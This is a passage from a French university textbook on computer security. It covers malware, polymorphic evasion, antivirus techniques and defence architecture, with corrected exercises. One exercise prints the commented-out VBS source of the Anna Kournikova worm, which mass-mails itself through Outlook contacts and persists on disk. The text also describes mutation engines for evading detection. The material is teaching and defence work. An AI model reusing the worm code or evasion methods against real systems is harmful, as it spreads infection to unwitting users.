Typiquement le code malveillant est chiffré avec une clef aléatoire et différente pour chaque copie du code malveillant. Une petite routine de déchiffrement utilise la clef pour recréer le code original. Pour que la routine de déchiffrement ne devienne pas une caractéristique permettant de reconnaître le code malveillant, celle-ci doit être modifiée pour chaque copie. On utilise à cet effet un moteur de mutation qui modifie le code sans changer sa sémantique. Par exemple, on peut insérer des opérations nulles comme «`add eax, 0`» qui ajoute la valeur 0 à un registre, brasser le code et y ajouter des opérations de saut ou même remplacer des groupes d'instructions par d'autres instructions produisant le même résultat. Les variantes ne sont limitées que par la créativité des attaquants.

Une variante spéciale de polymorphisme est le polymorphisme coté serveur «*server-side polymorphism*». L'attaquant propage le code malveillant par une campagne de spam invitant les victimes à télécharger le code malveillant. C'est le serveur Web qui utilise un moteur de mutation pour générer des versions complètement différentes du code malveillant. Avant de les mettre à disposition pour le téléchargement, le serveur peut faire analyser les nouvelles versions du code malveillant par des antivirus courants pour s'assurer qu'elles sont bien indétectables.

7.2 Protections

7.2.1 Logiciels antivirus

Les codes malveillants constituent un fléau qui n'est pas prêt de disparaître et contre lequel il faut se défendre. La défense classique est d'utiliser des logiciels qui reconnaissent les codes malveillants et les éliminent. Peter Tippett, qui étudiait la médecine à l'époque, est souvent cité comme le créateur du premier logiciel antivirus à la fin des années 80. À la même période, d'autres sociétés mettaient aussi sur le marché des antivirus. Des exemples sont ViruScan (McAfee), Data Physician (Digital Dispatch) et Virscan (IBM).

Bien qu'ils détectent toutes sortes de codes malveillants, les logiciels de protection génériques sont appelés «antivirus». Ils ont trois modes de fonctionnement de base.

Premièrement, ils utilisent une liste de tous les codes malveillants connus et cherchent une signature de ces codes malveillants dans des fichiers ou du trafic réseau. Le deuxième mode consiste à analyser statiquement le code d'un programme pour détecter des opérations douteuses. Finalement ils peuvent simuler l'exécution d'un programme pour en analyser le comportement. Ces modes de fonctionnement peuvent être combinés. Par exemple, on peut simuler le début de l'exécution d'un code malveillant compressé ou chiffré pour lui laisser le temps de se déchiffrer et ensuite chercher des signatures de codes malveillants connus ou faire une analyse statique sur le code ainsi dévoilé.

Signatures. La détection par signature consiste simplement à créer une signature pour chaque code malveillant connu et à chercher ces signatures dans un fichier à analyser. Si une signature est détectée, l'antivirus peut éventuellement nettoyer le fichier infecté lorsque ceci est possible, mettre le fichier en quarantaine pour laisser à l'utilisateur la possibilité de décider de son sort ou simplement effacer le fichier.

Comme les codes malveillants sont souvent chiffrés ou compressés, les antivirus tentent de simuler le début de l'exécution du code malveillant pour voir si des signatures connues apparaissent soudainement.

De toute évidence les signatures de codes malveillants doivent être mises à jour régulièrement pour tenir compte des nouveaux codes malveillants qui apparaissent quotidiennement. Les éditeurs d'antivirus offrent des cycles de mise à jour quotidiens ou même horaires. Ils offrent aussi des services d'alerte en cas de propagation importante d'un code malveillant. La plupart des éditeurs partagent leurs informations sur les dernières menaces ce qui leur permet de réagir rapidement à l'apparition d'un nouveau code malveillant. Le temps de réaction entre la découverte d'un nouveau code malveillant et la mise à disposition d'une nouvelle signature est souvent en dessous d'une heure.

L'augmentation constante du nombre de codes malveillants, mais aussi du nombre de fichiers présents sur un ordinateur, fait augmenter le risque de faux positifs, c'est-à-dire le risque qu'un antivirus détecte un code malveillant là où il n'y en a pas et décide d'effacer ou de mettre en quarantaine un fichier inoffensif et nécessaire. On citera par exemple le cas de Panda Security qui avec sa mise à jour du 11 Mars 2015 mettait en quarantaine le navigateur Firefox ainsi que des fichiers nécessaires au bon fonctionnement de Windows. Les machines Windows n'étaient plus capables de redémarrer après ce nettoyage erroné.

Analyse comportementale. Une autre méthode pour détecter si un programme est un code malveillant est de le laisser s'exécuter et de contrôler ce qu'il fait. Évidemment, l'exécution doit être simulée pour éviter sa propagation. De plus, le code malveillant peut se comporter différemment lorsqu'il est observé ou avoir des caractéristiques qui rendent la simulation difficile. Par exemple, il peut activer ses fonctions malveillantes qu'à des moments bien définis. S'il n'est pas analysé à ce moment-là, sa nature malveillante ne sera pas détectée.

Fred Cohen [14] a étudié en 1986 l'analyse comportementale et a produit une preuve mathématique peu encourageante sur la détection des codes malveillants. Il s'est inspiré du *problème de l'arrêt* étudié en 1936 par l'un des pères de l'informatique théorique, Alan Turing.

La preuve développée par Turing est la suivante : on suppose que X est un programme arbitraire et que $A(X)$ est un programme qui détermine si X contient une boucle infinie ou si au contraire X va finir par s'arrêter. On peut s'amuser à écrire un programme P avec les propriétés suivantes :

```
Program P(X): If A(X) then exit else loop
```

P est un programme qui se lance dans une boucle infinie s'il analyse un programme qui se termine. Inversement, P s'arrête si on lui fait analyser un programme qui contient une boucle infinie. Une preuve par l'absurde est obtenue si on demande à P de s'analyser lui-même. Si A indique que P boucle, P s'arrête tout de suite et A s'est donc trompé. Si au contraire A indique que P est bien un programme qui s'arrête, alors P part en boucle et A s'est encore trompé. Quel que soit le résultat fourni par A, il est contredit par l'exécution de P. Il est donc impossible de créer un programme A qui serait capable de déterminer correctement si d'autres programmes se terminent ou bouclent.

Le même raisonnement peut être appliqué aux logiciels qui analysent un programme pour savoir s'il est un virus. Si $V(X)$ est un programme qui détecte si X est un virus, on peut construire le programme P suivant dans lequel la commande `spread` est la fonction de propagation du virus.

```
Program P(X): If V(X) then exit else spread
```

Si on demande à V d'analyser P on trouve que $V(P)$ ne peut être ni vrai ni faux. En effet si $V(P)$ indique que P est un virus, alors la réponse est fausse car P se termine. Par contre si $V(P)$ répond que P est inoffensif, alors P se met tout de suite à se propager.

Ceci prouve qu'il n'est pas possible de créer un programme qui sache analyser si un autre programme est malveillant ou non. Ceci explique aussi pourquoi tous les logiciels antivirus basent leur détection principalement sur des listes actualisées de signatures de codes malveillants connus.

Des sites spécialisés comme Virus Bulletin font des comparatifs réguliers des principaux produits antivirus du marché. Ils ont une procédure pour simuler la détection proactive de virus inconnus. Elle consiste à utiliser des signatures vieilles d'une semaine pour détecter les codes malveillants apparus depuis la création des signatures. Il n'est pas rare que des produits atteignent des scores de 85% de détection proactive. La détection de virus actifs, c'est-à-dire apparus les 3 semaines précédant la publication des signatures, dépasse souvent les 95%. Gageons que le bon score de détection proactive est dû plutôt à l'évolution lente des virus qu'à l'intelligence des antivirus.

[14] `http://all.net`

7.2.2 Architecture

La protection contre les codes malveillants est un cas typique du principe de défense en profondeur, présenté dans le chapitre 1.3.2. Une protection efficace ne peut être obtenue que si on installe des logiciels antivirus à tous les niveaux du réseau :

— sur les postes de travail et ordinateurs portables ;
— sur les serveurs de fichiers ;
— sur les serveurs de messagerie ;
— finalement sur les proxys HTTP, FTP et SMTP.

Les antivirus doivent être configurés pour se mettre à jour automatiquement et régulièrement. De plus il est important qu'une console centrale vérifie la bonne mise à jour des antivirus. Dans un parc informatique important, il y a toujours des machines dont l'antivirus n'est pas à jour. Il se peut que des machines qui sont arrêtées pendant quelques jours ou des ordinateurs portables qui sont en déplacement aient du retard avec les mises à jour. Il se peut aussi qu'un utilisateur désactive momentanément son antivirus et oublie de le réactiver. Sans gestion centralisée, il est impossible de retrouver les machines qui ne sont pas à jour et de remédier à ce problème.

Postes de travail et ordinateurs portables. C'est sur les postes de travail que la plupart des infections se passent, car c'est là que les messages et fichiers sont manipulés. Idéalement, on veillera à ce que l'utilisateur n'ait pas de droits d'administrateurs sur son poste et on exécutera l'antivirus à partir d'un compte d'administrateur. Ainsi l'utilisateur aventureux ou un logiciel malveillant ne pourront pas désactiver l'antivirus.

Serveurs de fichiers et de messagerie. Il est plus facile de gérer les serveurs de fichiers et les serveurs de messagerie car ils sont actifs 24h/24 et ils sont gérés exclusivement par des administrateurs. Les antivirus installés sur ces serveurs permettent d'arrêter les codes malveillants avant qu'ils n'arrivent chez les utilisateurs.

Proxy. La plupart des codes malveillants se propagent par Internet. En installant des antivirus sur les proxys HTTP, FTP et SMTP, on peut les intercepter avant même qu'ils ne pénètrent dans le réseau interne. L'antivirus sur le proxy HTTP permet par exemple d'intercepter les programmes malveillants téléchargés par des utilisateurs qui vont lire leur courrier sur une messagerie en ligne.

Le filtrage générique. Un outil supplémentaire sur les proxys permet d'atteindre une protection très efficace et facile à mettre en œuvre. Il s'agit des filtres génériques. On peut par exemple filtrer tous les fichiers attachés reçus par SMTP et éliminer tous ceux dont on a pas besoin. C'est le principe du moindre privilège, présenté dans le chapitre 1.3.1. En effet, il y a très peu de cas où il est vraiment utile que des utilisateurs s'envoient par courrier électronique des programmes exécutables, des économiseurs d'écran ou encore des fragments de scripts. En n'autorisant que les fichiers attachés qui contiennent du texte ou des documents de bureautique (sans macros), on peut se

protéger très efficacement de la très grande majorité de codes malveillants, sans en connaître la signature. Ce genre de filtrage peut aussi s'appliquer aux téléchargements par HTTP ou par FTP.

7.3 Lectures complémentaires

Pour obtenir plus d'informations, nous suggérons une visite du site Web du CERT [15], un centre de recherche et développement co-financé par le gouvernement américain et opéré par l'université de Carnegie Mellon à Pittsburgh en Pennsylvanie. Le CERT fournit des listes d'éditeurs de solutions contre les virus et autres codes malveillants, des bulletins d'alertes en cas de propagations importantes et une pléthore d'autres ressources liées à la sécurité informatique.

Pour sa neutralité, nous recommandons aussi le «*European Institute for Computer Antivirus Research*» [16], une organisation à but non-lucratif fondée en 1991. D'après sa constitution, le but de EICAR est de supporter et coordonner les efforts européens dans la recherche, le contrôle et le combat contre les codes malveillants.

Une autre ressource intéressante est le « *Virus Bulletin*» [17], un magazine fondé en 1989 dédié aux virus informatiques.

Finalement, les lecteurs trouveront une quantité impressionnante d'informations sur les sites des éditeurs de logiciels antivirus. Outre les listes et descriptions des virus connus, on y trouve des informations collectées en temps réel sur la propagation actuelle de codes malveillants. Pour la qualité de leurs informations et leur facilité d'accès, nous avons sélectionné les éditeurs suivants : Kaspersky [18], McAfee [19], PandaSoftware [20], Sophos [21], Symantec [22], et Zone Alarm [23].

Énoncés des exercices

Exercice 89 : Virus et vers

1. Quelle est la différence entre un virus et un ver ?
2. Dans quelle mesure les vers sont-ils plus dangereux que les virus ?
3. Certains vers qui se propagent sur Internet ne provoquent aucun dommage sur les machines atteintes. Pourquoi sont-ils cependant nuisibles ?
4. Pour désinfecter un ordinateur, il est recommandé de le redémarrer depuis un CD-ROM ou une clef USB ; pourquoi ?

Solution p.254

[15] `http://www.cert.org`
[16] `http://www.eicar.org`
[17] `http://www.virusbtn.com`
[18] `http://www.kaspersky.com`
[19] `http://www.mcafee.com`
[20] `http://www.pandasoftware.com`
[21] `http://www.sophos.com`
[22] `http://www.symantec.com`
[23] `http://www.zonealarm.com`

Exercice 90 : Porte dérobée et cheval de Troie

1. Qu'est-ce qu'une porte dérobée (backdoor) ?
2. Comment un attaquant peut-il procéder pour en installer une ?
3. Qu'est-ce qu'un cheval de Troie ?
4. Comment un attaquant peut-il procéder pour en installer un ?

Solution p.255

Exercice 91 : Codes malveillants indétectables

Il arrive régulièrement que des codes malveillants réussissent à persister sur une machine sans être détectés par les antivirus installés par la victime de l'infection.

Décrire deux techniques différentes qui permettent à un code malveillant de ne pas être détecté par les logiciels antivirus.

Solution p.255

Exercice 92 : Détection de rootkits

Pour être sûr de pouvoir détecter un rootkit, on recommande de démarrer un ordinateur avec un système d'exploitation sain, par exemple à partir d'une clef USB. Ainsi on ne doit pas compter sur le système d'exploitation infecté pour nous aider à trouver le code malveillant. Certains antivirus sont néanmoins capables de détecter des *rootkits* même s'ils sont exécutés sur un système infecté.

Décrire une stratégie qui permet de détecter la présence d'un *rootkit* même si celui-ci tente de dissimuler sa présence en falsifiant les réponses du système.

Solution p.256

Exercice 93 : Virus avec fichier joint chiffré

On considère dans cet exercice une variante du ver W32/Beagle. Ce ver se présente sous la forme d'un courrier électronique possédant un fichier joint qui est à la fois compressé et chiffré. Le mot de passe pour déchiffrer le fichier est contenu dans le corps du message. Si la victime exécute le fichier obtenu après décompression avec le mot de passe fourni (qui est un fichier avec une extension `.exe`), alors le ver se propage en choisissant la prochaine victime dans le carnet d'adresses de la victime courante.

Pourquoi le fichier compressé est-il chiffré puisque le mot de passe est fourni dans le message ?

Solution p.256

Exercice 94 : Analyse d'un programme malveillant

Analyser le code VBS ci-après en identifiant de manière générale ses différentes fonctions.

```
'Do not execute this code on your own computer!
'On Error Resume Next
'Set shell = CreateObject("WScript.Shell")
'shell.regwrite "HKCU\software\OnTheFly\", "made with Vbswg 1.50b"
'Set fileobject= Createobject("scripting.filesystemobject")
'fileobject.copyfile wscript.scriptfullname,fileobject.GetSpecialFolder(0)&
                                                        "\People.jpg.vbs"
```

```
'if shell.regread ("HKCU\software\OnTheFly\mailed") <> "1" then
' infect()
'end if
'if month(now) =1 and day(now) =26 then
'  shell.run "Http://www.dynabyte.nl",3,false
'end if
'Set myfile= fileobject.opentextfile(wscript.scriptfullname, 1)
'file_content= myfile.readall
'myfile.Close
'Do
'  If Not (fileobject.fileexists(wscript.scriptfullname)) Then
'    Set new_file= fileobject.createtextfile(wscript.scriptfullname, True)
'    new_file.write file_content
'    new_file.Close
'  End If
'Loop

'Function infect()

'On Error Resume Next
'Set my_outlook = CreateObject("Outlook.Application")
'If my_outlook= "Outlook"Then
'  Set my_mapi=my_outlook.GetNameSpace("MAPI")
'  Set my_addrlists= my_mapi.AddressLists
'  For Each my_list In my_addrlists
'    If my_list.AddressEntries.Count <> 0 Then
'    num_addr = my_list.AddressEntries.Count
'      For i = 1 To num_addr
'        Set my_msg = my_outlook.CreateItem(0)
'        Set my_addr = my_list.AddressEntries(i)
'        my_msg.To = my_addr.Address
'        my_msg.Subject = "Here you have, ;o)"
'        my_msg.Body = "Hi:" & vbcrlf & "Check This!" & vbcrlf & ""
'        set my_attachement=my_msg.Attachments
'        my_attachement.Add fileobject.GetSpecialFolder(0)& "\People.jpg.vbs"
'        my_msg.DeleteAfterSubmit = True
'        If my_msg.To <> "" Then
'         my_msg.Send
'          shell.regwrite "HKCU\software\OnTheFly\mailed", "1"
'        End If
'      Next
'    End If
'  Next
'end if

'End Function
```

Solution p.256

Exercice 95 : Fonctionnement des antivirus

Quelle(s) technique(s) utilise un antivirus pour détecter les programmes malveillants ?

Solution p.257

Exercice 96 : Antivirus

En général, les produits antivirus des grandes marques sont tous capables de reconnaître l'ensemble des virus connus.

1. Pour quelle raison une machine équipée d'un tel produit peut tout de même se faire infecter ?

2. S'ils reconnaissent tous les mêmes virus, quel peut être l'avantage d'utiliser des produits de différentes marques ?

Solution p.257

Exercice 97 : Filtrage des fichiers joints

Un logiciel antivirus installé sur un serveur de messagerie permet de bloquer automatiquement certains types de fichiers joints réputés dangereux. Pour cela, l'administrateur configure le système en spécifiant la liste des extensions ou des types spécifiques aux fichiers à bloquer (par exemple les extensions `.exe`, `.vbs`, `.bat` ou les types MIME `application/octet-stream`, `text/vbscript`). Quel reproche peut-on faire à une telle méthode d'un point de vue de la sécurité ?

Solution p.257

Exercice 98 : Restauration d'un système après une infection virale

Un administrateur est responsable d'un parc informatique comprenant six stations de travail connectées à Internet à travers un pare-feu. Plusieurs utilisateurs signalent que leur machine redémarre de manière intempestive. Selon l'un des utilisateurs, ce problème est dû à un ver virulent qui exploite une faille du système d'exploitation. Pour se propager, le ver semble utiliser des connexions TCP et UDP vers d'autres machines, aussi bien dans le réseau local que vers l'extérieur du réseau.

Détailler la démarche que doit suivre l'administrateur de ce réseau afin de résoudre le problème au plus vite. Décrire pour cela :

1. Les mesures d'urgence à appliquer afin d'enrayer la propagation du ver.

2. Les mesures à prendre pour restaurer l'intégrité du système.

Solution p.257

Corrigés des exercices

Corrigé 89 : Virus et vers

1. Un virus est un fragment de code qui se propage à l'aide d'autres programmes alors qu'un ver est un programme autonome.

2. L'efficacité des programmes malveillants repose essentiellement à notre époque sur leur capacité à se propager rapidement, en utilisant les réseaux. De par son autonomie, un ver aura donc plus de facilité à se propager.

3. Même s'ils ne provoquent aucun dommage sur les machines, les vers utilisent les ressources du réseau pour se propager, au détriment des communications «utiles».

4. Lors du démarrage d'un ordinateur, c'est généralement le système d'exploitation installé sur le disque dur qui est utilisé par défaut. Il est possible qu'un *rootkit* ait modifié le secteur d'amorçage ou certaines parties du système d'exploitation pour éviter que le code malveillant puisse être détecté. En conséquence, il est nécessaire d'utiliser un support intègre, par exemple en redémarrant l'ordinateur depuis une clef USB ou un CD-ROM.

Corrigé 90 : Porte dérobée et cheval de Troie

1. Une porte dérobée n'est pas un virus à proprement parler, mais un programme qui permet à un attaquant de contourner les contrôles de sécurité d'un système informatique. Un tel programme peut lui permettre par exemple d'avoir accès à une machine, physiquement ou à distance, sans avoir besoin d'un mot de passe.

2. La porte dérobée peut être installée directement par l'attaquant alors qu'il a eu accès à la machine de manière ponctuelle (par exemple l'administrateur s'est absenté quelques instants sans bloquer sa session). Il peut aussi avoir exploité une vulnérabilité logicielle (voir chapitre 9), un virus ou encore un cheval de Troie.

3. Un cheval de Troie est un programme qui, sous une apparence anodine, cache des fonctionnalités malveillantes. Typiquement, un cheval de Troie est utilisé pour permettre à un attaquant de prendre le contrôle à distance d'une machine, c'est-à-dire pour installer une porte dérobée.

4. Le cheval de Troie se présentant comme un programme si ce n'est ludique, au moins utile pour son destinataire, son installation sur la machine repose principalement sur l'ingénierie sociale : abuser la victime pour qu'elle installe elle-même le cheval de Troie. Du code malveillant peut être caché dans un logiciel connu (la victime croit, à tort, installer un logiciel «sain») ou dans un logiciel conçu spécialement pour transporter le programme malveillant (jeux, utilitaire gratuit diffusé sur Internet, etc.).

Corrigé 91 : Codes malveillants indétectables

Une première stratégie utilisée par les codes malveillants consiste à empêcher les antivirus de fonctionner correctement. Ceci peut se faire en arrêtant ces programmes ou en bloquant les connexions vers les sites de mise à jour de l'antivirus. Un utilisateur attentif peut remarquer que l'antivirus ne fonctionne plus ou ne se met pas à jour.

Les codes malveillants plus avancés contiennent un *rootkit*, c'est-à-dire un module qui modifie le comportement du système d'exploitation afin que celui-ci ne divulgue pas la présence du code malveillant. Par exemple, ils vont modifier les appels système utilisés pour lister le contenu d'un répertoire ou les processus actifs afin qu'ils omettent de signaler la présence du code malveillant.

Corrigé 92 : Détection de rootkits

Si le *rootkit* falsifie les réponses des appels système on peut essayer de combiner plusieurs appels pour lire la même information de différente manière puis vérifier la consistance de leurs réponses. Par exemple on peut utiliser un appel système pour obtenir la liste des fichiers contenus dans un répertoire. On peut ensuite faire un appel de lecture bas niveau du disque pour lire la structure qui décrit le contenu du répertoire et vérifier que cette structure est cohérente avec le résultat obtenu par le premier appel système. Pour pousser la vérification plus loin on peut calculer la taille de tous les fichiers du disque en sommant les tailles des fichiers retournées par les appels système et vérifier qu'elle est cohérente avec l'espace libre disponible sur le disque.

Corrigé 93 : Virus avec fichier joint chiffré

Les antivirus, qu'ils soient installés sur le serveur de messagerie ou sur les postes de travail, sont en mesure de vérifier si un fichier compressé contient un programme malveillant. Le cas échéant, une action spécifique est effectuée (le destinataire du courrier est averti, le fichier est détruit, etc.). Si le fichier est chiffré, alors l'antivirus est bien évidemment incapable de l'analyser, ne sachant comment le déchiffrer. Le fait que le mot de passe soit contenu dans le corps du message n'apporte en effet aucune aide au logiciel antivirus. En chiffrant le virus et en fournissant le mot de passe, l'attaquant est certain que son courrier atteindra sa victime (sauf si le serveur de messagerie est particulièrement défensif en refusant les fichiers chiffrés) et que celle-ci sera en mesure de le déchiffrer. La première barrière est donc franchie : il ne reste plus qu'à compter sur la naïveté du destinataire pour que le virus puisse atteindre ses fins.

Corrigé 94 : Analyse d'un programme malveillant

Le code proposé est la version décodée du ver «Anna Kournikova », créé à partir du «VBS Worm Generator» de Kalamar, par un attaquant néerlandais, Jan de Wit. Ce ver ne cause pas de dommage aux données, mais se propage sur Internet via le courrier électronique : lorsqu'une personne exécute le fichier `vbs`, celui-ci est envoyé à toutes les personnes figurant dans son carnet d'adresses électroniques. Accessoirement, si la date courante est le 26 janvier, le programme tente une connexion avec un site Web des Pays-Bas : `www.dynabyte.nl`

— Plus précisément, le programme effectue des changements dans la base de registre, créant une entrée nommée `HKCU\software\OnTheFly`. Cette entrée, initialisée à `made with Vbswg 1.50b`, prendra la valeur `1` lorsque le programme sera exécuté.
— Le programme se copie dans le répertoire Windows.
— Si le programme est exécuté pour la première fois (`HKCU\software\OnTheFly` ne vaut pas `1`), alors on applique la procédure `Infect()`.
— Si la date courante est le 26 janvier, alors le ver essaie de se connecter au site `www.dynabyte.nl`
— Enfin, le programme teste dans une boucle infinie si le fichier est effacé : s'il est effacé, alors il est créé de nouveau.
— La fonction `Infect()` propage le courrier électronique en l'envoyant à l'ensemble des adresses électroniques contenues dans le carnet d'adresses.

Corrigé 95 : Fonctionnement des antivirus

Les antivirus reposent principalement sur deux méthodes fondamentales de recherche de virus : la recherche de signatures et l'analyse comportementale.

— La recherche de signatures consiste à établir la liste de tous les codes malveillants connus et à rechercher leur signature, c'est-à-dire une suite de bits caractéristique, dans des fichiers ou du trafic reçu. Cette méthode ne permet cependant pas de détecter les nouveaux virus encore non répertoriés.
— L'analyse comportementale consiste à étudier le comportement d'un logiciel pour découvrir d'éventuelles actions malveillantes.

L'analyse comportementale nécessite une exécution simulée du code pour pouvoir observer son fonctionnement. La recherche de signature bénéficie aussi de l'exécution simulée pour détecter une signature qui apparaîtrait seulement après une première étape de décompression ou de déchiffrement de la partie principale du code.

Corrigé 96 : Antivirus

1. L'installation d'un antivirus permet de protéger le système informatique des virus actuellement connus. Il est donc primordial de mettre à jour son antivirus dès que l'éditeur en offre la possibilité. Cependant, même en effectuant ces mises à jour, le système n'est pas à l'abri des nouveaux virus, qui ne sont pas encore reconnus par les antivirus.

2. Si les produits antivirus des grandes marques sont tous capables de reconnaître l'ensemble des virus connus, ils ne sont pas tous aussi réactifs lors de la découverte d'un nouveau virus. Certains produits proposeront des mises à jour plus rapidement que d'autres.

Corrigé 97 : Filtrage des fichiers joints

L'intérêt d'interdire les fichiers potentiellement dangereux dans les courriers électroniques est d'éviter de recevoir un virus qui pourrait ne pas être détecté par l'antivirus du serveur de messagerie (nouveau virus, antivirus non mis à jour ou mal configuré, etc.). Par exemple, permettre de recevoir des fichiers exécutables n'est généralement pas nécessaire au bon fonctionnement du serveur. Il est donc préférable d'appliquer le *principe du moindre privilège* en n'autorisant que les fichiers nécessaires aux utilisateurs. On peut reprocher à la méthode utilisée dans cet exercice qu'elle n'applique pas le *principe d'interdiction par défaut* : au lieu d'interdire les fichiers portant certaines extensions, il serait préférable de n'accepter que les extensions explicitement autorisées.

Corrigé 98 : Restauration d'un système après une infection virale

1. Afin de stopper la propagation du ver, il est important de l'empêcher de traverser le pare-feu, que ce soit vers l'intérieur du réseau ou vers l'extérieur. Il faut donc pour cela stopper les paquets dont le port de destination est un port utilisé par le ver pour se propager. Notons que ces ports devraient probablement être fermés si le

pare-feu [24] était correctement configuré. Empêcher la propagation vers l'extérieur ou vers l'intérieur du réseau est important, mais ce n'est pas suffisant car la propagation continue au sein même du réseau interne. Il est donc nécessaire d'isoler les machines manifestement infectées. Pour cela, le plus simple et rapide dans un premier temps, consiste à débrancher les machines du réseau.

2. Lorsque les mesures d'urgence ont été prises, l'heure est venue de restaurer le bon fonctionnement du système informatique. Pour cela, il faut avant tout désinfecter les machines. Cette procédure peut varier selon le ver : supprimer le ver manuellement, utiliser un programme prévu pour ce ver particulier ou encore utiliser un antivirus reconnaissant le ver. Il peut être nécessaire de redémarrer la machine sur un support intègre pour effectuer ces opérations. Il faut ensuite installer la rustine [25] du système d'exploitation afin d'éviter toute nouvelle infection par ce ver. Enfin, il faut par prudence mettre à jour les antivirus sur toutes les machines et le pare-feu ou installer un tel antivirus s'il n'y en avait pas jusqu'à présent. Finalement, on peut reconnecter les machines au réseau.

[24] «Firewall»
[25] «Patch»

3e

SÉCURITÉ INFORMATIQUE

Les attaques informatiques sont aujourd'hui l'un des fléaux de notre quotidien. Chaque semaine amène son lot d'alertes concernant des vulnérabilités dans la sécurité des systèmes d'information. Les décideurs ont pris conscience de cette menace, ce qui s'est traduit ces dernières années par une augmentation très significative du nombre de formations universitaires et professionnelles en sécurité informatique. Former des experts est crucial, mais il importe avant tout de sensibiliser les utilisateurs, techniciens et ingénieurs aux risques liés à une mauvaise utilisation et gestion de systèmes informatiques.

Cet ouvrage à portée didactique s'adresse aux enseignants et étudiants en 2e ou 3e cycle d'université ou d'école d'ingénieur, mais également en 1er cycle, par exemple en IUT ou HES, pour autant que les étudiants aient acquis des connaissances fondamentales en informatique, notamment dans le domaine des réseaux.

L'ouvrage aborde :

- la gestion de la sécurité ;
- les concepts fondamentaux de la cryptographie ;
- les vulnérabilités et les infrastructures des réseaux (pare-feu, etc.) ;
- les communications sécurisées (VPN, TLS, SSH et le Wifi) ;
- la sécurité de la messagerie électronique ;
- les codes malveillants ainsi que les logiciels anti-virus ;
- la gestion des mots de passe ;
- les vulnérabilités logicielles et Web ;
- le développement sécurisé.

Cette troisième édition entièrement refondue contient plus de 130 exercices corrigés.

Gildas Avoine *est professeur des universités à l'INSA de Rennes et membre de l'Institut universitaire de France. Il co-dirige l'équipe de recherche en sécurité et cryptographie embarquées (EMSEC) au sein du laboratoire IRISA. Il enseigne ces disciplines à l'INSA de Rennes, à l'UCL en Belgique et à l'ENSTA ParisTech.*

Pascal Junod *est professeur de sécurité informatique depuis 2009 à la Haute école d'ingénierie et de gestion du canton de Vaud (HEIG-VD) à Yverdon-les-Bains, une école faisant partie de la Haute école spécialisée de Suisse Occidentale (HES-SO). Il est titulaire d'un doctorat ès-sciences de l'EPFL dans le domaine de la cryptographie*

Philippe Oechslin *a obtenu son doctorat à l'École polytechnique fédérale de Lausanne où il est chargé de cours en sécurité informatique depuis plus de dix ans. Il est directeur d'Objectif sécurité SA, société spécialisée dans les audits et le conseil en sécurité informatique.*

Sylvain Pasini *est professeur en sécurité informatique à la Haute école d'ingénierie et de gestion du canton de Vaud (HEIG-VD) depuis 2011. Il est titulaire de deux diplômes d'ingénieur ainsi que d'un doctorat ès-sciences en cryptographie.*

ISBN 978-2-311-40168-4

Série « Sécurité de l'information et des systèmes »

Vuibert

9 782311 401684